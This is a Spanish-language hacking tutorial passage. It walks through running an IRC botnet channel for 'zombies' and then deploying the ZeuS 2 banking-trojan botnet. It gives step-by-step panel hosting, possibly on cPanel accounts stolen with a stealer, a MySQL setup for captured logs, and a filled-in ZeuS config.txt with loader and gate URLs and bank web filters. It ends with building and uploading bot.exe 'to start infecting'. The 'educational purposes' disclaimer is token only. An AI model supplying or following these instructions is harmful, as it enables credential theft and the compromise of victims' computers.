
El resto de las opciones son a su gusto, como por ejemplo la de los canales:




Importantísimo lo que esta remarcado en rojo, ya que de esta forma podrán entrar todos los zombies a nuestro canal sin ningún tipo de restricción.

También es bueno crear un user admin para controlar el canal y el servidor.

Registramos el Nick:



Y luego Vamos a Operators



Como pueden ver, ahí mi user esta como Operador del IRC.

Ahora vamos a nuestro cliente de irc

Colocamos /server “NO-IP” o IP

En mi caso coloque mi no-ip de test

Ahí nos da una bienvenida.

Identifico mi user de la siguiente manera


/pass “Password”

Ejemplo: /pass 12345

Y por ultimo entramos al canal:

Bueno, ahí entraran nuestros zombies y podremos manipularlos por comandos definidos previamente en la botnet.

Aca les pongo una captura de ejemplo de cómo se ve una botnet por IRC. Cuando entran zombies



Como ven el primero de todo es el Operador del canal, quien manipulara la Botnet, y el resto son los zombies.

De esta forma, no podrán darnos de baja el canal ya que el servidor lo tendremos montado en nuestra propia PC. Lo único malo es que pueden localizar en donde está el servidor. Esto corre bajo sus propios riesgos.

BOTNET POR HTTP

Ahora les enseñare a cómo montar una Botnet por HTTP. En este caso utilizaremos la ZEUS Botnet 2 que es la más reciente.

Les mostrare como montarla con las configuraciones básicas, ya que se pueden agregar opciones más avanzadas, pero para no complicarla tanto, veremos lo básico para que quede funcionando.


En la carpeta de la Botnet podremos ver todos estos directorios

La carpeta llamada “server[php]” es la que debemos subir a algún hosting. Este hosting no debe ser gratuito.

Para todos los que vienen siguiendo y practicando estos talleres, podrán notar que pueden utilizar algún FTP con Cpanel capturada con el Stealer.


Dentro de esta carpeta podremos ver los siguientes ficheros y directorios:

Abrimos el cliente de FTP y los subimos a todos



Una vez hecho esto, lo que deberemos hacer, es crear una base de datos y un usuario que acceda a ella.

Para ello debemos ir al Cpanel → MySQL Bases de Datos



Una vez creada, haremos también un usuario

MySQL Usuarios

añadir Nuevo Usuario

Nombre Usuario: h4x0r_ zeus

Contraseña: ••••••••••

Contraseña (Otra vez): ••••••••••

Fuerza (por qué?): Muy debil (18/100) Generador de contraseñas

Crear Usuario

Y finalmente las vinculamos

añadir Usuario a Base de Datos

Usuario: h4x0r_zeus

Base de Datos: h4x0r_zeus

Añadir

Le damos todos los permisos a la cuenta

MySQL Mantenimiento de Cuentas

Manejar los Privilegios del Usuario

Usuario: **h4x0r_zeus**
Base de Datos: **h4x0r_zeus**

TODOS LOS PRIVILEGIOS	
ALTER	CREATE
CREATE ROUTINE	CREATE TEMPORARY TABLES
CREATE VIEW	DELETE
DROP	EXECUTE
INDEX	INSERT
LOCK TABLES	REFERENCES
SELECT	UPDATE

Hacer Cambios

← Hacia atrás

Y Listo, ya tenemos hecha nuestra base de datos, que será en donde se guarden todos los logs que capturemos.

Ahora configuraremos el server del Bot. Para ello vamos al directorio **Builder** y abrimos el archivo llamado **config.txt**

Es pego el texto plano y les marcare en rojo lo que deben modificar:

```
;Build time:   22:38:59 11.03.2011 GMT
;Version:      2.0.8.9

entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://localhost/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "secret key"
end

entry "DynamicConfig"
  url_loader "http://localhost/bot.exe"
  url_server "http://localhost/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
```

```
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
end
```

Y acá una imagen de cómo debería quedar:

```
;Build time:   22:38:59 11.03.2011 GMT
;Version:      2.0.8.9

entry "StaticConfig"
  ;botnet "localhost"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://underc0de.org/~h4x0r/zeus/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "kjdfkgdr4r52438r9we"
end

entry "DynamicConfig"
  url_loader "http://underc0de.org/~h4x0r/zeus/bot.exe"
  url_server "http://underc0de.org/~h4x0r/zeus/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
end
```

Pasare a explicar las modificaciones:

;botnet "**btn1**"

Modificamos a lo que está entre comillas por localhost, que será en donde estará situada la botnet.

url_config "**http://localhost/config.bin**"

Modificamos la Url por la nuestra. En este caso debemos especificar en donde se encuentra el config.bin (que aun no hemos creado, pero es el directorio que se estima que estará)

encryption_key "**secret key**"


Acá debemos poner una llave secreta. Que es un código que nosotros queramos. En mi caso presione varias teclas al azar.

url_loader "**http://localhost/bot.exe**"

url_server "**http://localhost/gate.php**"

Por último tenemos estas dos, una es en donde tenemos el bot.exe (que aun no lo hemos creado, pero es en donde estará alojado) Y el otro es el **gate.php** que ya hemos subido previamente.

Ahora abrimos el **zsb** para crear el **config.bin** y el **bot.exe** que nos faltan.



En Encryption Key, la llave que colocamos en el **config.txt**


Seguido a esto vamos a Builder.

Damos en Browse… y Buscamos el config.txt


Seguido a esto damos click en **“Build the Bot Configuration”**

Guardamos el config.bin que nos genera y finalmente damos click en **“Build the bot Executable”**

Y guardamos el **bot.exe**




Ahora si subimos el **config.bin** y el **bot.exe** por FTP.



Una vez hecho esto, ya estamos en condiciones de comenzar a infectar.


Ese bot.exe que generamos es el server que debemos propagar.

Entramos vía web a nuestro panel. Recuerden que el panel es ese que se llama **cp.php**



Procederé a autoinfectarme, para probar si funciona (Ustedes no hagan este paso ya que dañara severamente su ordenador)

Una vez ejecutado el server, este desaparecerá y conectara a nuestro cliente vía web, Se verá algo así:



Si investigan un poco el panel del bot, podrán ver las opciones para ver los logs, para atacar webs, etc…

También tenemos la Botnet con cliente de escritorio que no es necesario que la explique ya que no es muy frecuente verla y se configura de igual forma que un troyano común.

Este material expuesto es con fines educativos. No me hago responsable del mal uso que se le pueda dar.

Nos vemos en la próxima entrega!

ANTRAX